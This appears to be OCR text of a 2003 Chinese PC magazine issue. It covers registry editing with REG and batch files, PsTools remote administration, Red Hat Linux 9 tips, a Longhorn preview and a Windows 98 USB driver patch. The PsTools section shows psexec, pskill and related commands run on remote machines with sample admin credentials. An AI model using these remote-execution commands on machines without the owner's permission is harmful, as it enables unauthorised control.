Step 2 选中键值后回车，则打开键值编辑窗口，此时按回车键可以在字符模式和十六进制模式之间切换显示。按F4键能对键值数据进行编辑，默认使用的是十六进制编辑模式，这对于编辑字符串类型的键值数据来说很不方便，这时你可以按下TAB键将光标切换到右边的字符编辑模式，即可直接输入字符进行编辑了。

Step 3 编辑完毕后，按回车键即可存盘。如果想删除键值就更方便了，选中键值后按下Del键即可。RegView还支持主键导出操作，按下F2键会弹出导出对话框，在列表中选择要导出的根键名称，或将光标移到最下边，输入主键路径后回车，输入一个存盘文件名后即可导出指定主键下的所有数据。

小提示

当主键窗格中的主键较多时，可以按下主键的第一个字母进行快速定位，这个Windows下的经典操作技巧，没想到在这个DOS软件中也能使用。

五、使用批处理文件修改注册表

Windows XP对命令行下的批处理功能进行了加强，其中最引人注目的功能就是利用批处理可以直接修改注册表了，在命令行窗口下输入"reg"命令可以得到详细的命令帮助，下面我们通过一个实例来了解一下其应用。

实例：批处理文件解除注册表锁定

在Windows XP中，如果注册表被有恶意代码的网站锁定，使用常规的REG脚本文件导入法解除锁定就不灵了，同样会弹出注册表被禁用的提示，这时使用批处理文件则是一个最方便的方法。新建一个名为usereg.cmd的批处理文件，输入以下内容：

reg delete HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /f

该命令的功能就是删除HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System主键下的"DisableRegistryTools"键值，"/f"参数表示不再提示确认删除。以后，只需要双击运行"usereg.cmd"文件，即可立刻解除注册表的锁定，非常方便。

小提示

也可以直接在命令行窗口中输入以上命令，来解除注册表锁定，效果是一样的。

玩转注册表文件　自制Windows优化大师

相信不少朋友都知道通过注册表编辑器的"注册表→导出注册表文件"可将指定键值，甚至整个注册表导出为REG文件，一般在对注册表进行修改前，最好能够先将要修改的键值导出为REG文件，一旦出现问题还能通过双击导出的注册表文件进行恢复。其实REG文件是一种注册表脚本文件，并且编写非常简单，只要稍加学习你就能马上编写出自己的REG文件，从而实现轻松修改注册表，并且，只要平时多注意积累，并将网上、电脑报刊中提供的注册表修改和调整技巧编写成REG文件，这样积少成多，再稍花些功夫为它们制作一个界面，那么你也能轻松制作出自己的"Windows优化大师"。

一、REG文件一分钟入门

REG文件的创建非常简单，可以通过任何一个文本文件编辑工具（比如："记事本"）来实现。其标准格式为：

REGEDIT4

;解开锁定的注册表

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System]

"DisableRegistryTools"=dword:00000000

1.文件头：字母的大小写必须一样，"REGEDIT4"表示文件的类型和版本，一般在Windows 9x/Me/NT 4.0中使用这个版本。Windows 2000/XP则写为"Windows Registry Editor Version 5.00"（只能用于Windows 2000/XP），而"REGEDIT4"则可通用于Windows 9x/Me/2000/XP中。

2.空行：是可选项，也可以不空。

3.注释行：使用英文分号(;)开头，后面写上注释内容，它也是一个可选项，一般情况不用写注释。

4.主键行：必须将主键路径用方括号([])括起来，如果要添加主键，只需在文件中直接以"[ ]"的形式写上要添加的主键路径即可。

例如：在[HKEY_LOCAL_MACHINE\Software]主键下添加一个名称为"《电脑爱好者》"的主键，那么只要在主键行写成[HKEY_LOCAL_MACHINE\Software\《电脑爱好者》]即可。

5.数值行：分为左右两边，键名必须用英文双引号("")括起来，这一行的意义相当于注册表编辑器中的"新建"命令，一般来说，键值的数据类型分为三种：字符串值、二进制值和双字节值。在REG文件中也要设置添加的键值项目的数据类型：

★字符串(REG_SZ)值："="号后边也要用英文双引号引住数据，比如："BootDir"="C:\"。另外，当字符串值包括文件路径时，路径分隔符应用"\\"双斜杠表示，以示和注册表中的主键路径分隔符区别开来，比如："Nodrives"="c:\\windows\\notepad.exe"；

★双字节(REG_DWORD)值："="号后边的格式为"dword:数据"，比如："CDInstall"=dword:00000000；

★二进制值(REG_BINARY 值):“ = ”号后边则为“ hex:数据 ”, 比如:"SystemPrefix"=hex:c5,0b,00,00,00,40,36,02;

★默认值:“ = ”号前边的键值名称应为“ @ ”符号，并且没有双引号(见图 3)。




图 3　默认值就是添加的“ 默认 ”键值的数值

小提示

注册表中的数值类型比较复杂, 有时并不是我们常见的十进制数字，而是二进制、十六进制。这些数字代表的大小很容易让人糊涂。要把这些数字转换成十进制, 最简单的方法就是利用 Windows 自带的计算器，选择“ 科学型 ”，然后就可以在各种进制之间转换了(见图 4)。




图4　用计算器实现数字进制之间的转换

实例：去除“ 硬件 ”选项卡

在 Windows　2000/XP“控制面板”的“鼠标”、“键盘”、“声音和多媒体”等选项中都有一个“硬件”选项卡，如果想将其隐藏掉，那么需要打开注册表的[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右侧窗格新建或修改名为 NoHardwareTab 的双字节值，将其值设置为 1 即可。

打开“ 记事本 ”，输入以下内容：

Windows　Registry　Editor　Version　5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoHardwareTab"=dword:00000001

接着将其保存为 REG 文件后，双击导入注册表即可实现隐藏“ 硬件 ”选项卡的功能。

Just　Do　It

★字符串值练习:本期系统栏目技巧e卡通中有一个技巧提到了在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]中新建名为“ KeepRASConnections ”的字符串值，数值设为“1”。请将这个注册表改写成一个 REG 文件。

★双字节值练习:如果想要从网络邻居中隐藏起来，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]，新建名 Hidden 的双字节值，将其值设置为“ 1 ”。重启并过一段时间就能够从网络邻居列表中消失了。双字节键值在书写时，一般为 8 位，如果为 1，那么应该写成 00000001，表示开启，如果禁用，值应为 0，要写为 00000000。

★二进制值练习:在[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]下，新增名为 NoActiveDesktop 的二进制键值，其值为 1，应用后会禁止 Windows　98 的活动桌面功能。二进制值的书写有些难度，这里应写为“ hex:01,00,00,00 ”，表示禁用。

二、删除只要用“ - ”就行

注册表中有时会有一些垃圾信息，它们往往是在我们不知情时加进去的，用注册表编辑器修改起来太麻烦。我们都知道利用 REG 文件可以添加注册表项目，但你知道如何删除注册表项目吗？其实，如果做成注册表文件，只要双击一下就可以完成 。

1.删除主键

比如由于没有正常卸载QQ, 注册表中会保留QQ的项目。这时要删除[HKEY_LOCAL_MACHINE\SOFTWARE\Tencent]这个主键，只需在主键路径前面加上一个“ - ”号即可。在注册表文件写入以下内容即可:

REGEDIT4

[-HKEY_LOCAL_MACHINE\SOFTWARE\Tencent]

2.删除键值

要删除一个键值，则需要把“ - ”号放在键值项目的等号后面。比如:一些恶意网页在修改 IE 标题栏等设置的同时，还修改了开始菜单相关的键值项目数据，使得开始菜单中的“ 运行 ”、“ 查找 ”、“ 关闭 ”等命令都不见了，导入下面的这个 REG 文件删除相应的键值项目后就可以找回开始菜单中的这些命令了。

REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoRun"=-(解除“ 运行 ”命令)

"NoClose"=-(找回“ 关闭系统 ”命令)

"NoFind"=-(找回“ 查找 ”命令)

小提示

★使用删除主键命令时会一并删除该主键下的所有子键及其键值项目，请慎重使用。

★如果有许多 REG 文件，不想一个个双击导入，还有更方便的方法, 选中所有的 REG 文件，然后单击鼠标右键，选择“ 合并 ”命令即可。

三、轻松DIY 自己的“Windows 优化大师”

对于 REG 文件，只要把要操作的项目一条一条写入文件里就行了。而且如果是对同一个主键下的键值进行操作，那么只要写一次键值所在的分支即可，因为它们

的分支都一样。

所以，你可以将同一类的注册表修改写在同一个REG文件中，比如上面提到的如何恢复被恶意网站修改(如修改IE标题栏文字、禁用注册表、去掉"开始"菜单的"运行"、"关机"等)的注册表文件，可以把它们中的内容集合在一起保存进一个REG文件中，以后只要一次双击这个文件就能快速完成恢复操作。这样，你就制作了一个自己的"反恶意网站修改"的软件。同理，把一些基本的Windows优化修改也写在一个REG文件里面，那么就又制作出了"Windows优化大师"软件。

小提示

《电脑爱好者》论坛的热心网友还为大家做好了常用的三十多个注册表修改文件，请大家直接到论坛下载，并将它们进行重新组合就能快速制作相应的软件了。(地址：http://www.cfan.com.cn/ipb/index.php?showtopic=53833)

四、REG文件可视化编辑器

RegEditr 小档案

软件版本:2.2	软件大小:353KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.utils32.com/download.asp?id=3274-3	

我们通常会使用记事本打开REG文件进行修改，这样不仅不方便，而且经常容易出错，这里推荐一个可视化REG文件编辑器——RegEditr，它可以让你像使用注册表编辑器一样方便而直观地编辑REG文件。使用方法很简单：单击工具栏中的"Open"按钮打开REG文件后即可在窗口中看到可视化的编辑环境了(见图5)，而且这里还可以使用复制、粘贴和剪切操作，这对于批量数据处理操作非常方便。其他操作与注册表编辑完全相同，这里不再详细介绍。




图5　RegEditr采用更加直观的列表方式来管理REG文件

小提示

在Windows 2000中新增了注册表收藏夹功能，许多朋友都在这里保存了常用主键，但这些收藏夹数据在重装系统后就会丢失，其实只要将[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Favorites]主键导出为REG文件，即可实现对注册表收藏夹的备份了。

CF [XT01]

拜访“邻居”家的任务管理器

—— PsTools的使用之道

■ 四川　王军　北京　claudia

在Windows NT/2000/XP中，任务管理器具有比较强的功能，我们可以通过它了解系统的工作状态，管理系统中的程序和进程。但对于局域网或其他远程用户，操作系统没有提供简单好用的工具。即使掌握了用户名和密码，虽然能访问对方硬盘，但如果想了解对方系统的运行状态并进行一些操作，则非要安装一些远程控制软件不可了。这里向你推荐无需安装、简单易用的PsTools。

PsTools是Sysinternals公司推出的一个功能强大的远程管理工具包，该工具包一共集成了12个命令工具，可以协助系统管理员对远程的Windows NT/2000/XP操作系统进行资源的调配和管理。虽然需要在命令行方式下工作，但使用起来并不复杂，某些命令甚至被黑客所钟爱，一起来试试吧！

PsTools小档案

软件版本:1.95	软件大小:551KB
软件性质:免费软件	适用平台:Windows /NT/2000/XP
下载地址:http://www.sysinternals.com/files/PsTools.zip	

一、统筹安排　到家前就整理好硬盘

实现功能:假设你是一个上班族，为了在上班时间取用家里电脑中的文件，可能把家中电脑长时间连在Internet上。到了下班时间，想到家里的电脑运行了很久，该整理一下硬盘了。能不能在到家前，远程让家中电脑自动运行磁盘整理程序(比如整理C:盘)呢？这样，当乘车回到家时，非常耗时的磁盘碎片整理工作已经完毕，可以节约很多时间。

有了PsTools的帮助，这一梦想就能轻松实现。假设家中电脑的IP地址是202.131.22.16，操作系统是Windows XP，管理员账号为ABC，密码为123。将PsTools.zip解压缩到了C:\PSTools文件夹。

小提示

获得IP地址的方法是在命令提示符窗口中输入“IPconfig”并回车，在“IP Address”后面显示的地址就是当前的IP地址。但要注意的是:如果要远程连接的电脑位于一个局域网中，而你的电脑与它并不同处一个局域网内，请查看一下它的IP地址，如果它的地址是“192.168”或是“10.0”这类数字开头的话，也就是说他在内网中而你不在，上面的方法可能不适用。

首先在“命令提示符”中进入C:\PSTools文件夹，然后输入命令:“psexec \\202.131.22.16 -u abc -p 123 defrag C:”。执行后，远程机器就会运行“defrag”命令，并开始对分区C中的磁盘碎片进行整理(见图1)。

小提示

psexec是一个可以连接到远程电脑，并在该电脑上运行相关程序的工具。在它的帮助下能远程运行很多程序。发挥你的想象力，利用它我们可以做很多事情，比如利用WinRAR远程备份文件。




图1　提示符窗口中的磁盘整理程序界面没有Windows中那么漂亮、直观，但是效果一点不差。

二、收放自如　随意控制家中的下载工具

实现功能:刚刚装了宽带，每天上班前让家里的电脑疯狂下载电影，回家后就能慢慢欣赏了。不过，问题出现了:工作中需要从家里复制一份较大的文件，可此时FlashGet正在疯狂下载中，家中电脑的网络带宽几乎全部耗用，而传输文件也需要大量耗占带宽。这时，必须让远程电脑暂停运行FlashGet，以腾出宝贵的网络带宽;当复制完毕后，还要恢复FlashGet的下载工作。

1.暂时挂起进程

要暂停FlashGet的运行，需要用到pssuspend这个工具。顾名思义，“suspend”是“挂起、延缓”的意思。输入:“pssuspend \\202.131.22.16 FlashGet”，就可以暂停FlashGet的工作，正在下载中的任务会暂停。这样，带宽留出来了，我们可以传输工作需要的文件了。

2.恢复下载进程

当准备恢复FlashGet下载时，只要输入“pssuspend -r \\202.131.22.16 FlashGet”，FlashGet就恢复了，暂停的下载任务也自动恢复了。这几个步骤，就好像按下了FlashGet的“暂停”、“开始”一样的效果。

小提示

pssuspend这个工具并不会杀掉进程，其作用是暂停或启用一个进程。如果你发现远程电脑运行速度比较慢，可以利用它关闭一些占用内存较大的进程，从而加快速度。使用格式:pssuspend [-r] [\\远程电脑ip [-u 用户名] [-p 密码] <进程名称 | 进程ID>

三、查看剩余空间不必跑断腿

实现功能:某日，我的一个朋友准备向远程电脑上复制一个20GB的素材库，但他却不知道哪台电脑还剩下足够的

磁盘空间。为了避免走“冤枉路”，朋友打电话求助于我。有可能符合条件的电脑有十多台，如果一一过去查看，真是要跑断腿了。利用psinfo命令，事情将变得非常简单。

输入“psinfo -d \\202.131.22.16”，就可以获取远程电脑上的磁盘资源使用情况(“\\”后面的内容为远程电脑的IP地址)，它将显示出每个分区的实用空间和剩余空间(见图2)。

Volume	Type	Format	Label	Size	Free	Free
A:	Removable					0%
C:	Fixed	FAT32	WIN2K	4.9 GB	3.2 GB	67%
D:	Fixed	FAT32	PROGRAM	6.8 GB	5.8 GB	85%
E:	Fixed	FAT32	BACKUP	7.3 GB	6.0 GB	82%
F:	CD-ROM					0%
G:	Fixed	FAT	CORNEL'S	31.0 MB	14.1 MB	46%

图2 除了查看剩余空间，还可以看到分区的文件系统，就连在机器上的闪盘也逃不了。

使用格式：psinfo [-h] [-s] [-d] [\\远程机器IP [-u 用户名 [-p 密码]]]

小提示

★加上“-h”参数，将显示出系统中所有已经安装的补丁程序。

★加上“-s”参数，将显示出所有安装的软件名称。

四、谁在查看我的共享文件

实现功能：通过psfile这个命令，可以了解远程电脑上正在进行的会话和文件调用情况。

使用格式：psfile [\\远程机器ip [-u Username [-p Password]]] [[Id | path] [-c]]

举例来说，如果某个同事远程登录你的计算机，而你想知道他在你的计算机上执行或调用什么文件，那么这条命令将帮助你获悉正在进行的会话和文件调用情况。我们可以执行“psfile \\202.131.22.16”，其中的IP是自己机器的IP地址。这样，就会显示出当前打开的文件情况。

五、更多小工具

除了上面介绍的几个小工具，剩下的几个也可以方便你管理进程，比如：psservice(对远程电脑上相关服务进行管理和控制的工具，譬如关闭或暂停远程机器上的某个服务)；pslist(通过它可以掌握远程电脑上某个进程的运作状态和信息及CPU资源的占用情况)；psuptime(了解远程电脑已经运行了多长时间，格式：psuptime \\远程电脑IP)；psshutdown(通过它并使用多种参数来对远程电脑实施重启、关机等操作)；pskill(可以关闭远程电脑中正在运行的某个程序)等。

小编有话说：使用这套软件时，你会感觉到PsTools有点“黑客”的味道。其实，对于任何工具来说，其本身并没有正义与邪恶之分，正与邪决定于使用者，而不决定于工具。同样一把螺丝刀，在工人手中是生产中的好帮手，到了罪犯手中就变成了作案工具。相信读者一定会用好它们，提高工作和学习效率。CF [XT02]

看点

① Linux中硬盘、光驱的基本使用方法。
②安装设置Linux的KDE桌面系统并不复杂，你可以轻松上手。
③你不必抛弃Windows，访问Windows分区同样容易。
④让Linux也能使用“我的电脑”、“桌面快捷图标”。

Red Hat Linux 9.0 初学者“扫盲班”

■辽河 柳林

Linux的版本已经升级到了9.0，但仍然有一些朋友不太敢用它，觉得用起来太复杂。网上经常可以看到一些Linux初学者发的问题贴子，或许是对这个系统陌生的缘故吧，一些在Windows下轻松搞定的设置在Linux下却难以完成，让我们帮你迈过这第一道“坎”。

怎样在Linux系统下看到其他分区

在安装Red Hat Linux 9.0时，过程并不复杂。分区时选择“用Disk Druid手工分区”，然后选择一个要装载Linux的分区，指定Linux分区挂载点(/)后，接下来一定要把其他分区挂载到一个Linux目录下，否则进入Linux后就只能看到系统分区，而找不到其他分区。(目前我还不会解决这个问题，只能重新装系统了)因为默认的光驱和软驱都是挂载在/mnt下，所以通常把其他分区也挂在/mnt下，点击其他分区在“编辑”中“挂载点”输入“/mnt/hdxy”(xy代表分区的设备编号，如为/dev/hda1，则输入/mnt/hda1)。然后进入系统后就可以在/mnt下看到其他分区了。

你知道吗？

★挂载点

在Windows中，大家都知道有一个磁盘映射的功能，可以将一个盘符(如F盘)映射为本地或网络上的一个目录。在Linux中，实际上也有这样的功能。如果你要使用储存设备（硬盘、光驱等），就得先将它“挂上”（Mount），也就是将储存设备映射到系统中的一个目录中。挂载成功之后，就可以把它当成一个目录来进行访问。挂载设备使用mount命令把设备连接到这个“挂载点”上面，今后这个目录就相当于硬盘或光驱了。在Windows 2000 Server中，你会发现也有“Mount”这个命令，它的作用相当于磁盘映射功能。

★设备名称

在Linux中，设备名称通常都在“/dev”里，它们也是被挂接上的。以“/dev/hda1”这个设备为例，hd是硬盘“Hard Disk”的缩写(sd是SCSI设备，fd是软驱)，a则是代表第一个设备。通常IDE接口可以接上四个IDE设备(例如四块硬盘)。所以IDE硬盘的表示方法就是：hda、hdb、hdc、hdd。此外，hda1中的"1"代表hda的第一个硬盘分区，hda2代表hda的第二主分割区，第一个逻辑分区从hda5开始，依此类推。

设置笔记本显示器的分辨率

安装系统后，笔记本显示器默认为“未探测过的显示器”，最高分辨率只能设为800×600，可能不少朋友也有同样问题，我们可以重新设置一下。

Step 1 点击“红帽子”(相当于Windows桌面的“开始”位置的图标，以下皆同)。

Step 2 选择“系统设置→显示”，可以设置分辨率和颜色深度，在“高级”选项中可选择显示器和显卡类型。

Step 3 点击显示器类型“配置”，(见图1)选择硬件参数相近(为了防止显示器不被超频使用)的其他厂商显示器，如“Acer FP555”，然后重设垂直刷新率(60)和分辨率(1024×768)，重启X Windows即可。



图1

小提示

★这个设置过程也可以在安装系统的过程中进行。

★如果大家使用的台式机显示器也出现因为没有被正确识别而不能设置更高的分辨率和刷新率的问题，也可以通过上面的方法解决，要注意的是最好选择硬件参数相近的显示器。

设置我的个性“终端”

“终端”是Linux系统下运行命令的工具，但终端字体显得有些模糊，视觉效果不太好。看的时间长了，眼睛会很累，并且英文中的“m”只能显示一半，看起来像是“n”，很影响使用。我们就来设置一下吧。

Step 1 点击屏幕左下角的“红帽子→系统→工具→终端”，点击标题栏上的“设置→字体→定制”，(见图2)里面有好几种字体，并且可以设置字体大小，还可以即时显示设置结果，推荐使用第一个字体“console 8x16”，然后点“确定”。



图2

小提示：

在设置完毕后，接着要再点击“设置→保存设置”，否则下一次打开终端时，又会变成系统默认字体了。

在“设置”项里有很多选项，我们可以把终端打造的更个性化，不过千万不要忘记点“保存设置”哦！

在桌面上创建“我的电脑”

在桌面上点击鼠标右键，在弹出菜单中选择“新建→到位置(URL)的链接”，然后在“输入到位置(URL)的链接”中输入“/mnt”(系统除了Linux系统主分区外，其他的分区都挂载在/mnt下)，“文件名”中输入“my computer”(因为Red Hat 9.0对中文支持的不太好，所以建议用英文命名)，然后“确定”。桌面上就会出现一个“my computer”图标。双击就可以很方便的进入其他分区。




图3

系统默认的图标不太好看，我们可以改一下。

Step 1 在图标上点击右键，选“属性”，在“常规”选项中点左上角的图标标志(见图3)。

Step 2 在弹出窗口中的“系统图标”右边的选项中选择喜欢的图标，也可以在“其他图标”中选择，或者点击“浏览”在系统中选择自己喜欢的图标文件。

Step 3 如果想让系统分区也在“my computer”里，可以在“/mnt”下用同样的方法建立一个Linux主分区“/”的链接，这样，就和操作Windows“我的电脑”一样方便了。

在桌面创建应用程序的快捷图标

当我们安装完软件后，桌面通常是没有快捷方式的，这点与Windows是不同的。虽然桌面显得整洁了，可是有时想打开一个程序就必须进文件夹，很不方便，那么我们就在桌面上自己建立一个快捷方式吧。



图4

先在桌面点击鼠标右键，在弹出菜单中点“新建→应用程序链接”，然后在“常规”项的左上角图标处点击进入选择自己喜欢的图标(见图4)，在旁边的栏中可以输入应用程序的名字。进入“执行”项，在“命令”栏添上链接的路径，按“确定”后，桌面上就生成了一个快捷方式了。CF [XT03]

追踪Longhorn的足迹

——小窥Longhorn 4051

■ Miser

Longhorn对我们的态度永远是犹抱琵琶半遮面。作为微软自称迄今最具革命性的操作系统，它吸引了太多太多的眼球。研发Longhorn所投入的资金也是前所未有的，竟然相当于四十多年前美国在登月计划上所耗资金的水平。十月，在洛杉矶召开的2003年微软专业开发会议上向大家展示了公开预览版的Longhorn 4051，进一步为我们揭开了Longhorn的神秘面纱。

一、初窥Longhorn 4051

系统需求：
CPU：PIII 800 MHz（用这个配置保证你无法忍受）
内存：512MB
硬盘：3.5GB

Longhorn采用了一种新的安装机制，用新的图形化的Windows预安装环境来安装系统，安装界面焕然一新。安装过程中需要用户干预的步骤很少，时间也不算太长。启动画面也有所改变，给人一种神秘的感觉。Longhorn 4051并没有采用以往的“Plex”主题，而是“Slate”主题。Longhorn 4051中的图片查看器增加了不少新功能，例如除红眼，增强亮度，裁减等（见图1），而且在不打开应用程序的情况下就可以幻灯片方式显示图片。在硬件方面，新增了DVD刻录功能，对DVD+R/RW和DVD-R/RW都能很好地支持。此外，在安装新的硬件或删除驱动时都会给予提示。



图1

二、关于WinFS

1.WinFS不会取代NTFS

WinFS是一个讨论已久的话题。在Longhorn中，WinFS并不是全新的文件系统，而是工作在NTFS文件系统上的。WinFS将整合微软最新的、带有XML支持的SQL Server数据库技术。鉴于对这种技术内涵的疑惑，我们不妨这样通俗地猜测：

Longhorn 将通过关系数据库来管理数据。

你知道吗？

WinFS 的全称是"Windows Future Storage"，有个好听的中文名字，即"Windows 未来存储"。WinFS 是 Windows 管理和组织数据，搜索和共享数据的下一代存储技术。WinFS 主要有哪些优点呢？首先它能够储存各种类型的数据，比如事件、约会、任务、联系人、文档等以及其他类型的数据；数据存储更加安全，WinFS 对存储的项目实行控制访问，同时监测用户行为；WinFS 提供了一套用来监视、管理、处理数据的数据服务；人性化的操作界面，新用户能很快学会使用。WinFS 将紧密地整合在 Longhorn 中。

2.WinFS 怎样工作

WinFS 是基于文件的属性来组织和搜索文件的，我们可以为每个文件增添元数据，像作者、标题、关键字、注释等等，然后将元数据作为条件来进行搜索。以后我们查找文件时，不会再下意识地去考虑文件位于哪个文件夹、磁盘，而是会直接回忆文件的标题是什么、作者是什么。为了在很短的时间搜索到所需要的数据，除使用 WinFS 技术以外，微软还会为 Longhorn 增加一个新的文件系统概念——库。例如输入查询语句"查找关于《电脑爱好者》1993 年到 2003 年的信息"，这时 WinFS 会自动搜索与当前电脑相连接的各种设备，包括软驱、DVD、PDA、笔记本电脑，甚至互联网（见图 2）。然后将搜索到的符合条件的文件整理归类，然后成为一个"库"并放在合适的地方，比如音乐库、图片库等，库中则会罗列每个文件的链接地址。




图2 Longhorn提供了更丰富的搜索条件

3.WinFS 的初次体验：慢

Longhorn 4051 的 WinFS 还只是雏形，很多功能不可用，而且还存在很多问题。当 WinFS 工作时，除导致系统速度变得极慢之外，WinFS 引擎还会耗尽系统资源。如果关闭 WinFS 后会发现速度又恢复不少。关闭 WinFS 的同时，Outlook Express 也会随之关闭。时隔微软发布 Longhorn 还有大概两年左右的时间，甚至更长。不用我们担心，微软肯定会优化 WinFS 代码的。

三、未来 Longhorn 将拥有的技术和变化

Flashkiller

新的 Longhorn 图形软件工具，代号为"Sparkle"。根据其名称我们不难想到微软很有可能会利用这款图形软件工具来取代 Macromedia 公司的 Flash MX 和 Director MX 动画工具。该工具集成 .NET 运行环境。

WinFX

WinFX 届时将成为 Longhorn 的主要 API，是".NET Framework"的编程模型的扩展，为软件开发者提供了一个新的开发平台。主要有三大组成部分，分别为：图形和多媒体 API—Avalon、WinFS API 和用于 Web 服务的非同步通信功能 Indigo。基于 Avalon API 而形成的 Desktop Compositing Engine（桌面合成引擎）将会取代早期的 GDI 和 GDI+，Longhorn 图形技术"Avalon"会在系统中提供风格统一的用户界面、文档、媒体。Indigo 是一组基于 .NET 框架技术，专门开发 Web 服务的简单技术。

Longhorn 的版本

Longhorn 也将会有不同的版本。Longhorn 将会细分为家庭版、专业版、Tablet PC 版、Media Center 版，针对 64 位处理器的版本以及其他版本。其中家庭版和专业版到时极有可能会更名（见图 3）。



图3 新版的"设备管理器"

CF [XT04]

为什么 Windows 会自动打开 system32 文件夹

在 2003 年第 19 期系统栏目有篇《开机后自动进入 system32 系统文件夹问题的解决》的文章，最近，我们又对这一故障进行了分析，发现还有其他原因会造成这一问题。

此故障主要出现于 Windows 2000/XP，其原因是注册表控制系统自启动程序的相关键值出了问题，它们是 [HKEY_ CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] 和 [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]，如果其中某个键的值为空或只有一个英文双引号（比如："test 或 test"），那么就会出现这个故障。只要删除该键或修改其值就可解决。

小编有话说：结合 2003 年第 19 期那篇文章，我们可以总结出现"Windows 一启动就自动打开 SYSTEM32 文件夹"故障的原因有以下几个：上面两个控制自启动程序的注册表项中的键的值如果为空白、只有一个英文双引号、".."或"/"。(阿力) CF [XT05]

看点 ①给Windows 98的系统托盘装上USB设备图标，让你也能方便、安全地拔下闪盘。
②让Windows 98 SE可以正常安装通用USB驱动程序。

Windows 98 也能显示USB图标

■ Lyh

《电脑爱好者》2003年16期实用软件栏目中，曾经介绍过为Windows 98中的驱动设备安装通用驱动，方法是把Windows Me中内置的驱动程序移植过来，提取一系列文件。但在Windows 98 SE上不能直接安装这个驱动，即使强行安装，也会发现USB设备不能工作（见图1）。另外，Windows 98中的USB设备能不能也像Windows 2000/XP一样，在系统拖盘中出现一个提示图标呢？我们一起来解决这两个问题。




图1

改进一：解决Windows 98 SE无法正常安装驱动问题

这是由于Windows Me的驱动程序里有Windows Me的版本号，而Windows 98安装驱动时会检查这个版本号码，只要把Windows Me的驱动程序修改两个字节，改成Windows 98的版本号码，就可以了。方法如下：

Step 1 用一个16进制编辑器（如WinHex或者UltraEdit）在USBMPHLP.PDR 文件中搜索两个连续字节“0x5a，0x04”，把它替换为“0x0a，0x04”，一共可以找到两处，所以共需修改两个字节。这样，Windows 98 SE的USB通用驱动程序就制作完毕了。

Step 2 按照平常安装USB驱动程序的方法，插入USB存储设备，Windows 98检测到新硬件，询问驱动程序位置，让Windows 98在刚才制作好的目录中寻找驱动程序，就大功告成了（见图2）。

小提示

注意不要在光驱里放入Windows 98光盘，也就是不让Windows 98能够自动从安装盘上查找驱动程序，而是从刚才的目录中查找。

这是个完全从Windows Me中移植的驱动，可以让Windows 98支持和Windows Me同样多的USB存储设备。

